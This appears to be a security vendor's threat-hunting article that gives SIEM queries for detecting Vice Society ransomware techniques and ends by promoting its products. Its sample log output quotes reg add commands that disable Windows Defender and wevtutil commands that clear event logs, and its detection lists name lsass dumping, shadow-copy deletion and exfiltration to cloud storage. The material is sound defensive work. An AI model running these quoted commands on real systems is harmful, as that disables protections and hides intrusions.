
Possible PrintNightmare Exploitation

Possible PrintNightmare exploitation has also been observed in different Vice Society campaigns. This vulnerability allows attackers to gain unauthorized access to a system and execute arbitrary code with system-level privileges. Detecting signs of PrintNightmare exploitation is critical for early detection and response.

Enabling the Microsoft-Windows-PrintServer/Admin and Microsoft-Windows-PrintServer/Operational channels is crucial for obtaining the strongest evidence to detect the exploitation of the flaw. While the former channel is enabled by default, the latter needs to be manually **enabled**. By tracking the Event IDs such as 808 and 316, we can reliably detect the printNightMare Exploitation.

We can use this awesome **sigma** rule to detect events of driver load errors in print service logs which is a sign of successful exploitation attempts of print spooler vulnerability CVE-2021-1675.

```
norm_id=WinServer event_source="Microsoft-Windows-PrintServer" event_id=808
error_code in ["0x45A", "0x7e""]
message in ["*The print spooler failed to load a plug-in module*", "*evil.dll*",
"*\addCube.dll*", "*\rev*.dll*", "*\main64.dll*", "*\mimilib.dll*",
"*\mimispool.dll*","*\printapi.dll*"]
```




```
norm_id=WinServer event_source="Microsoft-Windows-PrintService" event_id=808
| chart count() by host, message, loadpluginfailed.plugindllname
```

host	message	loadpluginfailed.plugindllname	count()
PRODC01.prod.knowledgebas...	The print spooler failed to load a plug-in module C:\Windows\system32\spool\DRIVERS\x64\3\printapi	C:\Windows\system32\spool\DRIVERS\x64\3 \printapi.dll	1

Driver load errors in print service logs indicate successful printNightMare Exploitation

We can also look for events showing the addition or update of printer drivers using the given query. Any unexpected or unauthorized changes to printer drivers could indicate malicious activity attempting to exploit the vulnerability and gain unauthorized access to the system.

```
norm_id=WinServer event_source="Microsoft-Windows-PrintServer" event_id=316
```



```
norm_id=WinServer event_source="Microsoft-Windows-PrintService" event_id=316
| chart count() by host, message, driveradded.param4
```


Found 3 logs

	host	message	driveradded.param4	count()
	PRODC01.prod.knowledgebase.local	Printer driver 1234 for Windows x64 Version-3 was added or updated	UNIDRV.DLL, kernelbase.dll, msp32.dll	3

Events showing the addition or update of printer drivers.

Using Sysmon's file creation events, we can hunt for the dropping of DLLs in the Print Spooler's driver directory.

```
norm_id=WindowsSysmon event_id=11
path="C:\Windows\System32\spool\drivers\x64\3\*"
```



```
norm_id=WindowsSysmon label=Image label=Load
source_image="*\spoolsv.exe" image="C:\Windows\System32\spool\drivers\x64\3\*"
| chart count() by source_image, image
```


Found 10 logs

	source_image	image	count()
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\kernelbase.dll	3
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	3
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\msp32.dll	2
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\PrintConfig.dll	2

New DLLs dropped in Print Spooleer's driver directory.

The dropped DLLs are subsequently loaded by the Print Spooler process (spoolsv.exe) as seen from Sysmon's image load events.

```
norm_id=WindowsSysmon label=Image label=Load
source_image="*\spoolsv.exe"
image="C:\Windows\System32\spool\drivers\x64\3\*"
```



norm_id=WindowsSysmon label=Image label=Load
source_image="*\spoolsv.exe" image="C:\Windows\System32\spool\drivers\x64\3\*"
| chart count() by source_image, image

Found 10 logs

	source_image	image	count()
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\kernelbase.dll	3
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL	3
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\msp32.dll	2
	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\spool\drivers\x64\3\PrintConfig.dll	2

Loading of DLLs from Print Spooler's driver directory.

If you want more details about the detection of Possible PrintNightmare exploitation through Logpoint Converged SIEM, you can follow this **Blog**.

Masqueraded Binaries detected

Vice Society was found dropping the malicious file having a legitimate binary name into the temp folder. We can detect such kind of executable by comparing the process name with the Sysmon OriginalFileName field.

```
label="Process" label=Create
-file IN ["cmd.exe", "powershell.exe", "powershell_ise.exe", "psexec.exe", "psexec.c",
"cscript.exe", "wscript.exe", "mshta.exe", "regsvr32.exe", "wmic.exe", "certutil.exe",
"rundll32.exe", "cmstp.exe", "msiexec.exe", "7z.exe", "winrar.exe", "wevtutil.exe",
"net.exe", "net1.exe"]
"process" IN ["*\cmd.exe", "*\powershell.exe", "*\powershell_ise.exe", "*\psexec.exe",
"*\psexec64.exe", "*\cscript.exe", "*\wscript.exe", "*\mshta.exe", "*\regsvr32.exe",
"*\wmic.exe", "*\certutil.exe", "*\rundll32.exe", "*\cmstp.exe", "*\msiexec.exe",
"*\7z.exe", "*\winrar.exe", "*\wevtutil.exe", "*\net.exe", "*\net1.exe"]
```

Scheduled Task Creation Detected

The scheduled task was created to persistently execute the dropped malicious payload recursively during user login with system privileges. The scheduled tasks were created by modifying the registry and using schtaks.exe. The below query can detect scheduled task events through process creation events.

```
label="Process" label=Create ("process"="*\schtasks.exe" command="* /create *")
OR
(process="*\reg.exe" command="*add*"
command IN ["*\software\Microsoft\Windows\CurrentVersion\Run*",
"*\software\Microsoft\Windows\CurrentVersion\RunOnce*",
"*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*",
"*\software\Microsoft\Windows\CurrentVersion\RunServices*",
"*\software\Microsoft\Windows\CurrentVersion\RunServicesOnce*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
"*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
"*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*",
"*\system\CurrentControlSet\Control\SafeBoot\AlternateShell*"]
```


We can also track Symon registry events (Event ids 12, 13, 14) to detect any modifications in the registry. we can use the following query to detect the creation of the scheduled task through registry events.

```
(label="Registry" label="Key" label="Map"
event_type=CreateKey
"target_object"="*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*"
-target_object IN ["*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator*"])
```

Possible Antivirus Bypassing Techniques Detected

Attempts to disable windows defender were seen during the campaigns run by Vice Society Actors. We can detect this through process creation and registry events. The below query can detect windows defender disabling events through process creation events.

```
label="process" label="create" "process"="*\reg.exe"
command="*HKLM\Software\Policies\Microsoft\Windows Defender*"
command="*add*"
command IN ["*DisableAntiSpyware*", "*DisableAntiVirus*", "*MpEnablePus*",
"*DisableBehaviorMonitoring*", "*DisableIOAVProtection*",
"*DisableOnAccessProtection*", "*DisableRealtimeMonitoring*",
"*DisableScanOnRealtimeEnable*", "*DisableEnhancedNotifications*",
"*DisableBlockAtFirstSeen*"]
```




```
label="process" label="create" "process"="*\reg.exe"
command="*HKLM\Software\Policies\Microsoft\Windows Defender*"
command="*add*"
command IN ["*DisableAntiSpyware*", "*DisableAntiVirus*", "*MpEnablePus*",
"*DisableBehaviorMonitoring*", "*DisableIOAVProtection*",
"*DisableOnAccessProtection*", "*DisableRealtimeMonitoring*",
"*DisableScanOnRealtimeEnable*", "*DisableEnhancedNotifications*",
"*DisableBlockAtFirstSeen*"]
| chart count() by "process", command
```

Found 6 logs

process	command	count()
C:\Windows\System32\reg.exe	reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v MpEnablePus /t REG_DWORD /d 0 /f	2
C:\Windows\System32\reg.exe	reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f	2
C:\Windows\System32\reg.exe	reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t REG_DWORD /d 1 /f	2

These processes modify their respective registry values and we can track them through Symon registry events (Event ids 12, 13, 14) to detect any modifications in the registry. we can use the following query to detect the creation of the scheduled task through registry events.

```
label="Registry" label="Set" label="Value" (detail="*1*"
"target_object"="*\Software\Policies\Microsoft\Windows Defender\Disable*")
OR (detail="*0*"
"target_object"="*SOFTWARE\Policies\Microsoft\Windows Defender\MpEngine\MpEnablePus")
```



```
label="Registry" label="Set" label="Value" (detail="*1*"
"target_object"="*\Software\Policies\Microsoft\Windows Defender\Disable*")
OR (detail="*0*"
"target_object"="*SOFTWARE\Policies\Microsoft\Windows Defender\MpEngine\MpEnablePus")
| chart count() by target_object,detail,host
```

Found 3 logs

target_object	detail	host	count()
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiVirus	DWORD (0x00000001)	Win-Soar.soar.agentX	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\MpEngine\MpEnablePus	DWORD (0x00000000)	Win-Soar.soar.agentX	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware	DWORD (0x00000001)	Win-Soar.soar.agentX	1

Adversary sometimes uses encoded PowerShell scripts to disable windows defender to bypass detections. In that case, we cannot detect these executions through process creation events. We can leverage **Powershell Script Block logging** to detect such malicious encoded execution.

```
norm_id=WinServer event_id=4104
script_block="*Set-MpPreference*""
script_block IN ["*1*", "*$true*"]
script_block IN ["*-DisableRealtimeMonitoring*", "-DisableBehaviorMonitoring*",
"*-DisableScriptScanning*", "*-DisableBlockAtFirstSeen*",
"*-DisableRealtimeMonitoring*", "*-DisableBehaviorMonitoring*",
"*-DisableScriptScanning*", "*-DisableIOAVProtection*",
"*-DisableRealtimeMonitoring*", "*-DisableBlockAtFirstSeen*",
"*-drtm*", "*-dbm*", "*-dscrptsc*", "*-dbaf*"]
```

Credential Harvesting Detected

Vice Society has been observed leveraging the MiniDump export function from comsvcs.dll via rundll32 to perform a memory dump from lsass. The activity of invoking comsvcs.dll through rundll32 can be detected through the process access event of Sysmon through this query.

```
norm_id=WindowsSysmon event_id=10
target_image="*\lsass.exe" call_trace="*comsvcs.dll*"
image="C:\Windows\System32\rundll32.exe"
```

It can be also detected by process creation event through this query.

```
label="process" label=create
("process"="*\rundll32.exe" command="*comsvcs*" command="*full*"
command in ["*24 *", "*#24*", "*#+24*", "*MiniDump*"])
OR (command="*#-4294967272*")
```

The usage of mimikatz was also seen in their campaign for lsass memory dump for harvesting the credential. We can use the following query to hunt for such events.

```
norm_id=WindowsSysmon event_id=10 image="C:\windows\system32\lsass.exe"
access IN ["0x1410", "0x1010"]
```

They were also found using `ntdsutil.exe` to extract data from the NTDS.dit. Such events can be detected by this query given below:

```
label="process" label=create
"process"="*\ntdsutil.exe" command="*ntds*"
```

Potential Impacket Lateral Movement Activity Detected

Different modules of Impacket were detected as being used by the adversary. The execution of `wmiexec/dcomexec/atexec/smbexec` from the Impacket framework can be detected by the query given below.

```
label=Create label="Process"
(parent_process IN ["*\wmiprvse.exe", "*\mmc.exe", "*\explorer.exe", "*\services.exe"]
command="*cmd.exe*" command="*/Q*" command="*/c* command="*127.0.0.1*" command="*&1*")
OR (parent_command IN ["*svchost.exe -k netsvcs*", "*taskeng.exe*"]
command="*cmd.exe*" command="*Windows\Temp\*" command="*/c* command="*&1*")
```

Suspicious Creation of Local Users

Suspicious creation of local users has been identified as a common tactic employed by Vice Society in their campaigns for persistence. Unauthorized users have been created with elevated privileges. Hunting for such unauthorized user creation is crucial to detect and remove the persistence mechanism of the adversary. The following query can be used to detect the creation of new local users.

```
label="Create" label="process" "process" IN ["*\net.exe","*\net1.exe"]
command="*user*" command="*add*"
```

Shadow Copy Deletion Using OS Utilities Detected


In Vice Society's campaign, the deletion of Shadow Copies using OS utilities was observed as a technique to hinder recovery efforts. This activity can be detected by utilizing a specific query designed to identify the suspicious use of OS utilities for deleting Shadow Copies as below.

```
label="Process" label="Create" ("process" IN ["*\powershell.exe", "*\wmic.exe",
"*\vssadmin.exe", "*\diskshadow.exe"] command="*shadow*" command="*delete*") OR
("process"= "*\wbadmin.exe" command="*delete*" (command=*systemstatebackup*) OR
(command="*catalog*" command="*quiet*") )  OR ("process"="*\vssadmin.exe"
command="*resize*" command="*shadowstorage*" command IN ["*unbounded*","*MaxSize=*"])
```

Suspicious Eventlog Clear or Configuration Using Wevtutil Detected

They were also found engaging in suspicious actions involving the clearing or configuration of Event Logs. Detecting such behavior can be achieved by utilizing a given query designed to identify instances where Wevtutil or PowerShell commandlets (CmdLets) are employed to clear or modify Event Logs.

```
label="Process" label=Create ((("process" IN ["*\powershell.exe","*\pwsh.exe*"]
command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*", "*Clear-WinEvent*"])
OR ("process"="*\wmic.exe" command="* ClearEventLog *")) OR
("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"])) -user IN EXCLUDED_USERS
```



```
label="Process" label=Create ((("process" IN ["*\powershell.exe","*\pwsh.exe*"]
command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*", "*Clear-WinEvent*"])
OR ("process"="*\wmic.exe" command="* ClearEventLog *")) OR
("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"])) -user IN EXCLUDED_USERS
| chart count() by user,parent_process,"process",command
```

Found 2,048 logs

user	parent_process	process	command	count()
Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-Energy-Estimation-Engine/EventLog"	2
Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-IME-TCCORE/Analytic"	2
Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-AppReadiness/Debug"	2
Anish.Bogati	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil.exe cl "Microsoft-Windows-CodeIntegrity/Operational"	2

Detect Possible Exfiltration

Vice Society has been observed utilizing cloud storage and transfer services such as Mega, AnonFiles, Sendspace, etc. to exfiltrate victim data. To track DNS queries for subdomains associated with uploads to these cloud storage sites, organizations can leverage DNS logs. By analyzing these logs, security teams can identify suspicious DNS queries, and network connections that indicate attempts to access or upload data to these specific cloud storage platforms. Through Logpoint, we can track this activity by using the following query.

```
query IN ['*ufile.io*', '*userstorage.mega.co.nz*', '*.anonfiles.com*', '*sendspace.com']
OR
domain IN ['*ufile.io*', '*userstorage.mega.co.nz*', '*.anonfiles.com*', '*sendspace.com']
```

INVESTIGATION AND RESPONSE USING LOGPOINT CONVERGED SIEM

By implementing an integrated security platform that encompasses **Logpoint SIEM (Security Information and Event Management)**, **SOAR (Security Orchestration, Automation, and Response)**, and **AgentX for EDR (Endpoint Detection and Response)** capabilities, organizations can greatly enhance their ability to detect and respond to threats posed by malware like Vice Society.

Logpoint SIEM collects. analyzes, and correlates log data from various sources, including endpoints and cloud services. Through real-time monitoring and the detection of suspicious activities and anomalous behavior patterns, SIEM enables early identification of potential Vice Society infections.


The inclusion of SOAR strengthens the organization's defense mechanisms by automating response actions, such as isolating affected endpoints and blocking malicious IP addresses. This streamlines the incident response process and minimizes the potential impact of Vice Society's activities.

Additionally, AgentX in combination with SIEM and SOAR, gives EDR capabilities to Converged SIEM, which provides detailed visibility into endpoint activities, enabling advanced threat hunting and forensic investigations with Osquery. By continuously monitoring endpoints for indicators of compromise and malicious behaviors associated with Vice Society's infection chain, AgentX enables prompt identification and containment of compromised systems.

Logpoint provides a wide range of useful playbooks (via SOAR) that are designed to streamline and automate various security operations and incident response tasks. These playbooks cover a broad spectrum of security use cases, including threat detection and response, compliance management, log analysis, incident handling, and more. They leverage the capabilities of Logpoint's SIEM, SOAR, and AgentX, enabling seamless integration and orchestration of security processes. Some of the useful playbooks relevant to hunting Vice Society malware among different ones offered by Logpoint are elaborated below.

Phishing Investigation and Response

One of the very common and popular entry-point of any cybersecurity attack is through social engineering, especially phishing. Critical infrastructure, such as hospitals and education organizations, are particularly vulnerable to email-based attacks and phishing attempts due to the potentially high volume of sensitive information and the reliance on digital systems for essential services. These factors make them attractive targets for cybercriminals seeking to exploit vulnerabilities and gain unauthorized access. Threat Actors have been using phishing as their ultimate technique to get an initial foothold on the victim's machine. It is crucial to detect such **phishing emails** and took necessary actions as early as possible to limit or prevent the damage. Phishing can be investigated and remediated through the 'Phishing Investigation and Response' playbook.



Overall Investigation of Host through Osquery

With AgentX, we offer inbuilt Osquery, which is an open-source endpoint security tool developed by Facebook. It allows for querying and monitoring various aspects of operating systems, providing valuable insights into the state of endpoints in an organization's network. By using Osquery, security professionals can gain real-time visibility into endpoints and quickly investigate security incidents or potential threats using out-of-the-box playbooks which you can utilize to do the whole host investigation with just one execution.

